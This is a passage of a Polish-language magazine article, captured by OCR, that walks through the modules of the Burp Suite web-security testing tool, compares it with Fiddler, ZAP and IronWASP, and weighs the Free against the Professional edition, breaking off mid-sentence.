
z przeglądarki internetowej. Opisywany moduł sprawdza się również w analizie dowolnego ruchu HTTP, w szczególności podczas analizy webserwisów, z których korzystają aplikacje urządzeń mobilnych oraz inteligentnych. Oprócz funkcji przechwytywania ruchu HTTP, moduł proxy udostępnia też kilka innych, ciekawych opcji, które szczegółowo przybliżę w kolejnej części tego cyklu. Mowa tutaj między innymi o dynamicznej zmianie nagłówków, interfejsie webowym do przeglądania oraz powtórnego wysyłania żądań, wyłączaniu walidacji na testowanych stronach (HTML-owej oraz Javascriptowej) i kilku innych.



2. Burp Suite – Moduł „Proxy”.

Burp Target oraz Burp Spider


Zakładka *Target* buduje drzewo stron, których ruch przeszedł przez narzędzia pakietu, w szczególności przez *Burp Proxy*. Czytelna mapa przetestowanych zasobów to nie wszystkie możliwości zakładki Target, która udostępnia również możliwość definiowania zasięgu testów, tzw. *Scope*. Strony niebędące w zasięgu testów, nie będą brane pod uwagę podczas akcji wykonywanych w sposób automatyczny w pakiecie. Dzięki dobrze zdefiniowanemu zasięgowi mamy pewność, że nie zaatakujemy pewnych stron bezprawnie, np. wysyłając złośliwe żądania do strony wyłącznie podlinkowanej w testowanej web aplikacji. Jest to szalenie ważne w kontekście zarówno legalności testów, kontraktu z klientem jak i samej metodologii testów penetracyjnych.



3. Burp Suite – Moduł „Target”.

Jeśli już o automatyzacji mowa, to trzeba mieć na uwadze, że Burp Suite posiada sporo narzędzi automatycznie znajdujących podatności. Pakiet firmy Portswigger np. poprzez moduł skanera potrafi po wysłaniu szkodliwych żądań ocenić bezpieczeństwo testo-

wanej aplikacji. Do skutecznego działania tego rodzaju automatów niezmiernie istotne jest, aby dostarczyć wyczerpującą listę tzw. miejsc wstrzyknięć, które będą atakowane. Taka lista znajduje się właśnie w zakładce *Target* i może być rozszerzona o nowe zasoby z pomocą modułu *Spider*. Spider jest narzędziem typu web crawler, który po uruchomieniu mapuje stronę i przekazuje „znaleziska" – przez linki, formularze, akcje Javascriptowe – wprost do zakładki *Target*. Mapa strony zawierająca listę odkrytych uri jest budowana równocześnie przez akcje testera wykonywane w przeglądarce wskazującej na *Burp Proxy*, jak i przez web crawlera. Drzewo stron ułatwia pracę testera oraz automatów, więc warto zadbać o jej jak największą szczegółowość.



4. Burp Suite – Moduł „Spider".


Burp Scanner

Skaner w sposób automatyczny wykrywa podatności w aplikacjach internetowych, a dokładniej we wskazanych zasobach, np. wybranych z zakładki *Target*. Bazując na zasięgu oraz mapie strony skaner z wykorzystaniem heurystyki, paylodów oraz bazy wiedzy potrafi wskazać popularne podatności web aplikacji, np. te zdefiniowane w OWASP Testing Guide. Skaner Burpa może działać w dwóch trybach:

- **aktywnym** – w którym narzędzie wykonuje wstrzyknięcia do aplikacji i na podstawie odpowiedzi próbuje odnaleźć podatności (SQL Injection, XSS itp.),
- **pół-pasywnym (tzw.** *live scanning***)** – w którym analizowane są odpowiedzi trafiające do innych narzędzi pakietu, na podstawie treści których narzędzie raportuje potencjalne problemy z bezpieczeństwem lub informacje z kontekstu testów penetracyjnych. Ważne jest to, że w trybie pół-pasywnym nie są wykonywane żadne dodatkowe akcje lub żądania, które mogłyby *dodatkowo* zaszkodzić badanej aplikacji internetowej, np. poprzez zmiany stanu jakiegokolwiek jej obiektu.

Burp Scanner cechuje się bardzo dobrymi wynikami i jest w stanie konkurować z największymi graczami na rynku automatycznych skanerów podatności, takimi jak Acunetix czy AppScan.

Burp Scanner jest dostępny w wersji profesjonalnej pakietu, jednak w porównaniu do innych programów tego typu, koszty jego używania są nawet kilkadziesiąt razy mniejsze niż produktów konkurencji.



5. Burp Suite – Moduł „Scanner".

Burp Intruder

Intruder jest jednym z najmniej intuicyjnych narzędzi pakietu, jednak po poznaniu jego struktury i przeprowadzeniu kilku ataków za jego pomocą, szybko staje się nie-


zwykle przydatnym modułem. Ideą *Burp Intruder* jest tworzenie i wysyłanie nowych zapytań HTTP na podstawie wcześniej przygotowanej próbki pobranej np. z modułu *Proxy* lub *Repeater*. Nowe zapytania tworzone są przez modyfikację specjalnie oznaczonych punków wstrzyknięć w żądaniu bazowym. Dane do punktów wstrzyknięć dostarczymy w zakładce *Payloads* – mogą to być kolejne liczby z podanego zakresu, znaki używane podczas wstrzyknięć SQLi, słowniki popularnych haseł i wiele, wiele innych. Po konfiguracji ataku *Intruder* wysyła szereg żądań HTTP, których odpowiedzi kolekcjonowane są w formie tabelarycznej. Po zakończonym ataku należy przejrzeć raport pod kątem anomalii, które wskażą nietypowe odpowiedzi serwera. Tego typu żądanie wysyła się następnie do innych modułów, np. do *Sequencera* i dalej analizuje lub eksploituje. *Burp Intruder* posiada sporo opcji konfiguracyjnych, zarówno jeśli chodzi o metodę podmiany punktów wstrzyknięć, jak i dynamicznego tworzenia samych payloadów. Dzięki temu jego możliwości są naprawdę spore – *Intruder* może posłużyć zarówno jako proste narzędzie bruteforce, subtelny zbieracz informacji, a nawet jako zaawansowany fuzzer.

Intruder jest bardzo przydatnym narzędziem, jednak jego pełnymi możliwościami mogą cieszyć się wyłącznie osoby z wykupioną licencją komercyjną pakietu.


Darmowy Burp mocno ogranicza Intrudera, zarówno w dostępnych opcjach konfiguracyjnych, jak i podczas samego ataku, którego czas jest sztucznie wydłużany. Niemniej jednak warto używać tego modułu nawet w Burpie Free, ponieważ jest to jeden z najprostszych fuzzerów web aplikacji, dający bardzo ciekawe rezultaty. Z powodzeniem wystarczy to do przeprowadzania prostych testów, a gdy ograniczenia zaczną męczyć… wtedy z pewnością warto będzie przyjrzeć się wersji komercyjnej całego pakietu.

Burp Repeater


Gdy wystąpi konieczność częstej modyfikacji żądań HTTP, niezwykle przydatny okazuje się moduł *Repeater*. W zakładce *Repeatera* możemy ręcznie modyfikować żądanie – stworzone od podstaw lub dostarczone z innych modułów – wysłać je i czytelnie analizować odpowiedź w oknie *Response*. Przy użyciu kilku sztuczek moduł *Repeater* znacznie ułatwia pracę podczas testowania wstrzyknięć, w szczególności, gdy spodziewamy się podatności powstałej w wyniku manipulacji parametrów lub nagłówków. W praktyce *Repeater* w tandemie z *Burp Proxy* to najczęściej wykorzystywane narzędzia z całego pakietu.



6. Burp Suite – Moduł „Intruder".




7. Główne ograniczenie modułu Intruder w wersji Burp Free.



8. Burp Suite – Moduł „Repeater".

Burp Sequencer


Bezpieczeństwo aplikacji internetowych w wielu aspektach opiera się o różnego rodzaju pseudo-losowości. Bezpieczeństwo sesji, uwierzytelniania czy odporność przed automatyczną enumeracją zasobów lub wysyłania żądań, zależy głównie od tego, czy pewne wartości tokenów będą łatwe do przewidzenia czy też nie. W ocenie jakości zaimplementowanych mechanizmów do „losowania" wartości parametrów pomaga *Burp Sequencer*. *Sequencer*, wykorzystując obliczenia statystyczne na zestawie zebranych danych pomaga określić m.in. praktyczną entropię losowanych wartości (wśród wartości ciasteczek, tokenów, identyfikatorów obiektów). Chociaż trudno dzisiaj natrafić na duże problemy z identyfikatorami sesji, to jednak nadal można zauważyć nie do końca poprawną implementację generowania wartości parametrów żądań, które tylko z pozoru wyglądają na skomplikowane i „losowe". Automatyzacja obliczeń stwierdzająca nieprawidłowości w tego rodzaju funkcjach dzięki modułowi *Sequencer* staje się prosta i szybka.




9. Burp Suite – Moduł „Sequencer".

Burp Decoder i Burp Comparer

Dekoder jest prostym narzędziem wspomagającym codzienną pracę inżyniera bezpieczeństwa. Moduł ten pozwala szybko zakodować oraz zdekodować ciąg znaków na inny format lub obliczyć skrót z danej wartości. Ciekawą funkcją modułu jest opcja *Smart Decode*, dzięki której Burp stara się automatycznie wykryć kodowanie danego ciągu, nawet, jeśli został on zakodowany kilkoma różnymi algorytmami.



10. Burp Suite – Moduł „Decoder".




11. Burp Suite – Moduł „Comparer".


Comparer jest kolejnym prostym narzędziem pakietu Burp, jednak nie oznacza to, że rzadko używanym. W praktyce jest to narzędzie typu *diff*, porównujące wskazane żądania lub odpowiedzi HTTP. Mimo, że *Comparer* sam w sobie nie jest niczym szczególnie odkrywczym, to podczas codziennej pracy używa się go bardzo często, wysyłając do niego głównie żądania z modułów *Repeater* lub *Proxy*.

Burp Extender

Pakiet Burp udostępnia interfejsy programistyczne dające możliwość dodania nowych paneli, zmianę zachowania obecnie działających modułów lub tworzenie całkowicie nowych funkcji. Zmiany takie najlepiej realizować poprzez pisanie rozszerzeń w Javie, jednak programiści Pythona oraz Rubiego również z powodzeniem mogą korzystać z dobrodziejstw Burp API. Funkcjonalność całego pakietu może być więc zwiększana przez wgrywanie zewnętrznych pluginów. Nie było to jednak zbyt wygodne rozwiązanie, aż do czasów Burpa w wersjii 1.6, w której dodano zakładkę tzw. *BApp Store'a*. „Sklepik" zawiera listę popularnych dodatków, które mogą być ściągnięte oraz włączone bezpośrednio z poziomu samego Burpa, co znacznie ułatwia dostosowywanie programu do własnych potrzeb. Funkcja *sklepików rozszerzeń* jest ogólnie coraz częściej spotykana w programach pokroju Burpa, co bardzo cieszy. Oczywiście „Store" jest tu pojęciem mocno nad wyrost, ponieważ wszystkie pluginy są darmowe i mało prawdopodobne jest, by kiedykolwiek miało być inaczej.



12. Burp Suite – Moduł „Extender".



13. Opcje Burp Suite.

Pozostałe opcje pakietu

Burp Suite posiada dużo ciekawych opcji konfiguracyjnych znacznie ułatwiających lub modyfikujących codzienną pracę. Można tu wymienić chociażby opcję automatycznego uwierzytelniania w web aplikacji, interpretację ruchu streamowanego, kontrolę nad uzgadnianiem protokołu SSL czy zasady współdzielenia sesji między modułami pakietu. Oczywiście znalazło się również kilka opcji dotyczących wyglądu interfejsu czy przypisywania skrótów przyśpieszających pracę. Panel opcji będę demonstrował na bieżąco podczas demonstrowania kolejnych funkcji lub tricków w dalszych częściach cyklu.

KONKURENCI

Oczywiście Burp nie jest jedynym programem, który z wykorzystaniem lokalnego proxy pomaga badać bezpieczeństwo web aplikacji. Jeśli chodzi o alternatywę do Burpa, szczególnie warto wymienić trzy nazwy: Fiddler, ZAP oraz IronWASP.

Telerik Fiddler jest często wymienianą alternatywą dla Burpa, w szczególności dla osób korzystających często z technologii firmy Microsoftu. Fiddler, działający głównie na systemie Windows, jest „web proxy debuggerem" i w tej roli radzi sobie świetnie. Niestety trudno postawić go obok Burpa z tego względu, że Fiddler udo-

stępnia funkcje skupione wyłącznie wokół debugowania ruchu HTTP i domyślnie nie ma zbyt dużo funkcji, które interesowałyby inżyniera bezpieczeństwa. Można by rzec, że gdy Burp stworzony jest dla pentesterów, to Fiddler dla programistów web aplikacji, którzy chcą mieć kontrolę nad zapytaniami HTTP. Jeżeli Fiddler jako proxy wyda nam się wygodniejszy, to zawsze można używać go w połączeniu z Burpem i w jednym programie analizować żądania, a w drugim atakować testowaną aplikację.

Zed Attack Proxy, lub w skrócie ZAP, jest innym lokalnym proxy, rozwijane jako projekt Open Source przez organizację **OWASP**. Zarówno ZAP, jak i Burp Suite czerpią bardzo dużo od siebie wzajemnie i ogólnie udostępniają testerom podobne funkcje. Proxy sygnowane logiem OWASP, podobnie jak Burp, również jest multiplatformową aplikacją uruchamianą w wirtualnej maszynie Javy, z typowym interfejsem aplikacji Javy. Program ten kojarzy się wielu osobom z oprogramowaniem może i dobrym, ale nie do końca dopracowanym i aktualnym w stosunku do Burpa.


Sytuacja mocno zmieniła się w roku 2012, gdy zaprezentowana ZAP-a w wersji 2.x. Od tamtego czasu posiada on bardzo zbliżone funkcje do oprogramowania firmy Portswiggeer i jest wskazywany jako jego główny konkurent. ZAP, dzięki dużemu zainteresowaniu Google, corocznie rozwijany jest w ramach *Google Summer of Code*, a ciągły napływ świetnych funkcji sprawia, że jest to naprawdę dobry i często aktualizowany projekt Open Source. Chociaż Burp w wersji Professional przechyla mocno szalę „zwycięstwa" na swoją korzyść, to nieaktualizowanego Burpa Free można ze spokojnym sumieniem zamienić na ZAP-a. Pytanie tylko, czy w przyszłości nie zdecydujemy się jednak zakupić subskrypcji Burp Suite Pro.

Nowym, bardzo obiecującym graczem wśród darmowych, lokalnych proxy staje się ostatnio IronWASP. Podobnie jak Fiddler, IronWASP został skonstruowany z myślą o systemach Microsoft Windows, ale można go również uruchomić na systemach Linuksowych (przez wine) lub OS X (przez Crossover). Gdy multiplatformowy interfejs Burpa czy ZAP-a sprawia problemy, wtedy „Microsoftowy" IronWASP, korzystający z bibliotek Fiddlera, okazuje się dobrą alternatywą. Program ten jest obecnie dynamicznie rozwijany i w testach wypada bardzo dobrze, w szczególności jak na tak młody projekt.

Warto przyglądać się rozwojowi IronWASP-a, używać go zamiast Fiddlera, ponieważ w praktyce IronWASP wykorzystuje jego biblioteki.

CZY POWINIENEM KUPIĆ BURP PROFESSIONAL

Wersje Burp Suite Free od Professional nie różnią się od siebie zbytnio. Większość zadań w codziennej pracy testera bezpieczeństwa web aplikacji można wykonać z pomocą wersji bezpłatnej. Czy więc warto rozważać zakup licencji?



14. Burp Suite – porównanie wersji Free oraz Professional.

Wersja rozszerzona Burpa to przede wszystkim dostęp do funkcji skanera i w pełni odblokowany moduł *Intruder*. Do tego dochodzi parę pomniejszych udogodnień, jak np. automatyczne zapisywanie stanu programu, harmonogramowanie zadań i podobne. Bardzo dużą zaletą licencji komercyjnej jest duża liczba aktualizacji. Program w wersji bezpłatnej aktualizowany jest tylko przy głównych wydaniach (1.5, 1.6…), Burp Suite Pro aktualizowany jest oczywiście na bieżąco. Ma to duże znaczenie, ponieważ aktualizacje pojawiają się średnio co miesiąc i wprowadzają naprawdę przydatne zmiany – a to udogodnienia w interfejsie, nowe opcje, znaczne zwiększanie skuteczności narzędzi i podobne. Po wydaniu nowej gałęzi Burp Free od wersji profesjonalnej nie różni się wiele, jednak z upływem 